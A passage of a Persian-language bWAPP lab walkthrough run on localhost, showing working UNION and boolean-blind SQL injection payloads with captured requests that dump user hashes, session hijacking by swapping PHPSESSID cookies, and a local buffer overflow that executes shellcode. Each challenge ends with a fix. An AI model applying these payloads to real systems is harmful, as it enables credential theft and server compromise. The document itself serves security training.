از پایگاه داده را پیاده سازی می کنم:

```
Movie=2 and 1=0 union all select '1' ,login ,password ,secret ,email ,admin , '7' from users -- -
```

← → ↻ ⓘ http://localhost/sqli\_13.php

## / SQL Injection (POST/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	<a href="#">Link</a>

```

1 POST /sqli_13.php HTTP/1.1
2 Host: localhost
3 Content-Length: 17
4 Cache-Control: max-age=0
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://localhost
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/90.0.4430.212 Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
    ned-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://localhost/sqli_13.php
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Cookie: security_level=0; PHPSESSID=ss57uctsb0m553Sgkvi0L71e05
20 Connection: close
21
22 movie=2 and 1=0 union all select '1','2',database(),'4','5','6','7' -- --&action=go

```

همانطور که در تصویر فوق مشخص است در این خروجی تنها یک سطر نمایش داده می شود و لذا برای دستیابی به اطلاعات تمام کاربران نیاز است از دستور limit در داخل کوئری استفاده نماییم.

**Movie=2 and 1=0 union all select '1' ,login ,password ,secret ,email ,admin , '7' from users limit 1,2 -- -**

/ SQL Injection (POST/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?	<a href="#">Link</a>

```

Pretty Raw ↗ Actions ▼
1 POST /sqli_13.php HTTP/1.1
2 Host: localhost
3 Content-Length: 17
4 Cache-Control: max-age=0
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://localhost
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/90.0.4430.212 Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
    ned-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://localhost/sqli_13.php
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Cookie: security_level=0; PHPSESSID=ss57uctsb0m553Sgkvi0L71e05
20 Connection: close
21
22 movie=2 and 1=0 union all SELECT 1,login,password,secret,email,admin,7 from users limit 1,2-- --&action=go

```

راه حل رفع مشکل: دقیقاً مشابه آنچه در قسمت رفع مشکل SQL Injection (GET/Search) توضیح داده شد.



## / SQL Injection - Blind - Boolean-Based /

Search for a movie:

The movie exists in our database!

## / SQL Injection - Blind - Boolean-Based /

Search for a movie:

The movie does not exist in our database!

همانطور که از تصویر فوق مشخص است در این چالش صفحه وب حاوی یک text box است که کاربر نام فیلم مورد نظر خود را وارد کرده و چنانچه فیلم در دیتابیس سایت موجود باشد پیام exist و اگر موجود نباشد نیز پیام not exist نمایش داده می شود. تفاوت عمده این چالش با چالش های پیشین SQL injection در این است که در این صفحه خروجی پایگاه داده بازگردانده نمی شود بلکه تنها پیام هایی حاوی وجود یا عدم وجود اشیا در صفحه نمایش داده می شود. برای مثال اگر تنها از عبارت ' به عنوان ورودی استفاده نماییم پیام زیر مبنی بر خطای ورودی نمایش داده می شود.

## / SQL Injection - Blind - Boolean-Based /

Search for a movie:

Incorrect syntax detected!

در این چالش اگر نظیر کوئری هایی که در بخش های قبلی تریق شد حداقل یک رکورد در خروجی موجود باشد پیام exist و در غیر اینصورت پیام not exist چاپ خواهد شد.

برای مثال اگر کوئری زیر به عنوان ورودی برای سرور ارسال شوند پیام not exist دریافت می شود چرا که  $1=0$  نیست و لذا شرط where همواره نادرست است و بخش اول کوئری نیز به دلیل وجود شرط  $1=0$  and همواره نادرست است لذا خروجی این کوئری حاوی هیچ رکوردی نمی باشد.

```
' and 1=0 UNION ALL SELECT '1',table_name,'1','2','3','4','5' from
information_schema.tables where 1=0 -- -
```

و اگر کوئری زیر برای سرور ارسال شود پیام exist چاپ می شود چرا که خروجی این کوئری همانطور که در بخش های قبل دیده شد دو رکورد حاوی اطلاعات مربوط به کاربران است.

```
' and 1=0 union all select '1',login,password,secret,email,admin,'7'
from users - --
```



حال می توان به گونه ای دشوار تر از حالات قبلی اما با استفاده از همین کوئری ها و با بررسی حدس و گمان از اطلاعات موجود در دیتابیس اگاه شد. برای مثال کوئری زیر تنها در صورتی پیام exist را چاپ می کند که کاربری تحت عنوان bee در داخل جدول users موجود باشد.

```
' and 1=0 union all select '1',login,password,secret,email,admin,'7'  
from users where login='bee' -- -
```

و یا پاسخ به کوئری زیر تنها زمانی پیام exist را نمایش خواهد داد که نام دیتابیس متصل به سایت bWAPP باشد.


```
' and 1=0 union all select '1','2',database(),'4','5','6','7' where  
database()='bWAPP' -- -
```

همچنین میتوان از توابع ... , substring استفاده کرد و با آزمون و خطا های مشابه نام ستون ها و اشیا موجود در دیتابیس را گام به گام یافت.

راه حل رفع مشکل: دقیقا مشابه آنچه در قسمت رفع مشکل SQL Injection (GET/Search) توضیح داده شد.


## Session Management

### Session Management – Cookie(HTTP only) - ۱۸



همانطور که از تصویر فوق مشخص است در این چالش، صفحه وب حاوی یک دکمه دریافت cookie است که چنانچه کاربر بر روی آن کلیک کند می تواند اطلاعات مربوط به کوکی جلسه خود را مشاهده نماید.

اگر توسط burp suite این http request را دریافت کرده و محتویات آن را بررسی نماییم اطلاعات کوکی های کاربر به طور واضح در آن قرار گرفته است که این کوکی ها قابل دسترسی و سرقت توسط مهاجم است.



برای انجام این چالش می توان یک کاربر جدید ساخت و با جایگزین کردن کوکی های یکی در دیگری لاگین جاری را تغییر دهیم به این ترتیب من یک کاربر تحت عنوان sara ساخته و کوکی های وی را در داخل http request کاربر bee جایگزین می کنم :

## Create User

Create an extra user.

Login:

sara

E-mail:

sara@gmail.com

Password:

\*\*\*

Re-type password:

\*\*\*

Secret:

123

E-mail activation:

☐

صفحه زیر متعلق به لاگین bee است.

[Bugs](#)[Change Password](#)[Create User](#)[Set Security Level](#)[Reset](#)[Credits](#)[Blog](#)[Logout](#)





Welcome Bee

## / Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies: [Cookies](#)

Click [here](#) to see your cookies with JavaScript.

Name	Value
security_level	0
top_security	no
PHPSESSID	5gl1ggmfhnivgncd6u3ku0nu42



اطلاعات کو کی لاگین sara را بدست می اوریم.

[Bugs](#)[Change Password](#)[Create User](#)[Set Security Level](#)[Reset](#)[Credits](#)[Blog](#)[Logout](#)





Welcome Sara

## / Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies: Cookies

Click [here](#) to see your cookies with JavaScript.

Name	Value
security_level	0
PHPSESSID	r8lk6hlimouv006upmpoqetio7
top_security	no



مقدار PHPSESSID موجود را درون http request ای که لاگین bee به سرور برای نمایش کوکی خود ارسال می کند قرار می دهیم:

The screenshot shows the Burp Suite interface with the following details:

- Left Sidebar:**
  - bwAPP logo and a bee icon.
  - Text: "an extremely buggy web app"
  - Buttons: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog.
  - Section: / Session Mgmt. - Cookies (HTTPOnly) /
  - Links: Click the button to see your current cookies [COOKIES], Click here to see your cookies with JavaScript.
  - Table:

Name	Value
security_level	0
top_security	no
PHPSESSID	5gllgmfnhfvnignc6u3ku0nu4z
- Main Panel:**
  - Top: "Choose your bug" dropdown set to "bwAPP v2.2", "Hack" button.
  - Below: "Set your security level" dropdown set to "low", "Set" button, "Current low".
  - Request: http://localhost:80 [127.0.0.1]
  - Forward, Drop buttons.
  - Intercept is on, Action, Open Browser buttons.
  - Comment this item button.
  - Filter: [Raw] [Actions]
  - Request details:

```

1 POST /mgmt_cookies_httponly.php HTTP/1.1
2 Host: localhost
3 Content-Length: 12
4 Cache-Control: max-age=0
5 sec-ch-ua: ' Not A;Brand';v='99', 'Chromium';v='90'
6 sec-ch-ua-mobile: 10
7 Upgrade-Insecure-Requests: 1
8 Origin: http://localhost
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig-ned-exchange;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: 1
15 Sec-Fetch-Dest: document
16 Referer: http://localhost/mgmt_cookies_httponly.php
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Cookie: security_level=0; top_security=no; PHPSESSID=5gllgmfnhfvnignc6u3ku0nu4z
20 Connection: close
21
22 form=cookies

```
- Right Sidebar:**
  - Sequence, Decoder, Comparer, Logger, Extender, Project options, User options.
  - Intercept, HTTP history, WebSockets history, Options.
  - Proxy, Intruder, Repeater.

اگر http request را به سمت سرور forward کنیم لاگین کاربر bee تغییر کرده و این امر در صفحه مشخص است.




Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Sara

## / Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies: [Cookies](#)

Click [here](#) to see your cookies with JavaScript.

Name	Value
security_level	0
top_security	no
PHPSESSID	r8lk6hlimouv006upmpoqetio7



راه حل رفع مشکل: باید از مکانیزم هایی استفاده نمود که از وجود کوکی در داخل بسته های http به طور شفاف و قابل دسترسی جلوگیری کند یک راه حل نیز استفاده از HTTP only flag است برای اینکه کوکی ها قابل تغییر نباشند.

## Buffer Overflow(Local) - 19

همانطور که از تصویر فوق مشخص است در این چالش، صفحه وب حاوی یک **text box** است که نام یک فیلم را از کاربر دریافت کرده و ضمن کلیک بر روی دکمه **search** اطلاعات مربوط به آن فیلم را نمایش می دهد.

از **hint** موجود استفاده می کنیم و یک **payload** با ساختار زیر طراحی می نماییم:

[illegible]

در این سناریو بافر موجود در سمت سرور ابتدا به اندازه فاصله از ابتدای بافر تا رسیدن به ابتدای eip (۳۵۴ بایت) با بایت های صفر پر شده (می توان بافر را با هر بایت دلخواهی پر نمود) و سپس مقدار eip بازنویسی می شود و این eip بازنویسی شده با مقدار 08\x04\x92\x8F\x جایگزین شده و این آدرس به ابتدای shell code اشاره می کند. در ادامه نیز کد هگز مربوط به اجرای دستور ps از سایت shellstorm دریافت و جایگزین شده است. و ضمن ارسال این payload به سمت سرور کد مربوط به دستور ps در سمت سرور اجرا شده و خروجی مطابق زیر در اختیار ما قرار می گیرد که در حقیقت شامل تمام پروسس های در حال اجرا بر روی سرور می باشد:

## / Buffer Overflow (Local) /

Search for a movie:   (bee-box only)

```
PID TTY TIME CMD 8427 ? 00:00:00 apache2 8439 ? 00:00:05 lighttpd 8440 ? 00:00:00 php-cgi 8461 ? 00:00:00
php-cgi 8469 ? 00:00:00 php-cgi 8472 ? 00:00:00 php-cgi 8473 ? 00:00:00 php-cgi 8474 ? 00:00:00 php-cgi 8475 ?
00:00:00 php-cgi 8481 ? 00:00:00 php-cgi 8483 ? 00:00:00 php-cgi 8484 ? 00:00:00 php-cgi 17531 ? 00:00:00
apache2 17532 ? 00:00:00 apache2 17728 ? 00:00:00 apache2 18073 ? 00:00:00 sh 18074 ? 00:00:00 sh 18089 ?
00:00:00 apache2 18090 ? 00:00:00 apache2 18091 ? 00:00:00 apache2 18092 ? 00:00:00 apache2 18093 ? 00:00:00
apache2 18094 ? 00:00:00 apache2 18095 ? 00:00:00 apache2 18096 ? 00:00:00 apache2 18102 ? 00:00:00 sh
18103 ? 00:00:00 sh 18104 ? 00:00:00 ps
```

راه حل رفع مشکل: استفاده از bound checking در کد های سمت سرور برای آنکه مطمئن شویم طول رشته ورودی از جانب کاربر بیش از مقدار مجاز نباشد و سپس این مقدار درون بافر های موجود قرار داده شود تا سرور از خطر سرریز و آسیب پذیری buffer overflow محفوظ نگاه داشته شود.

: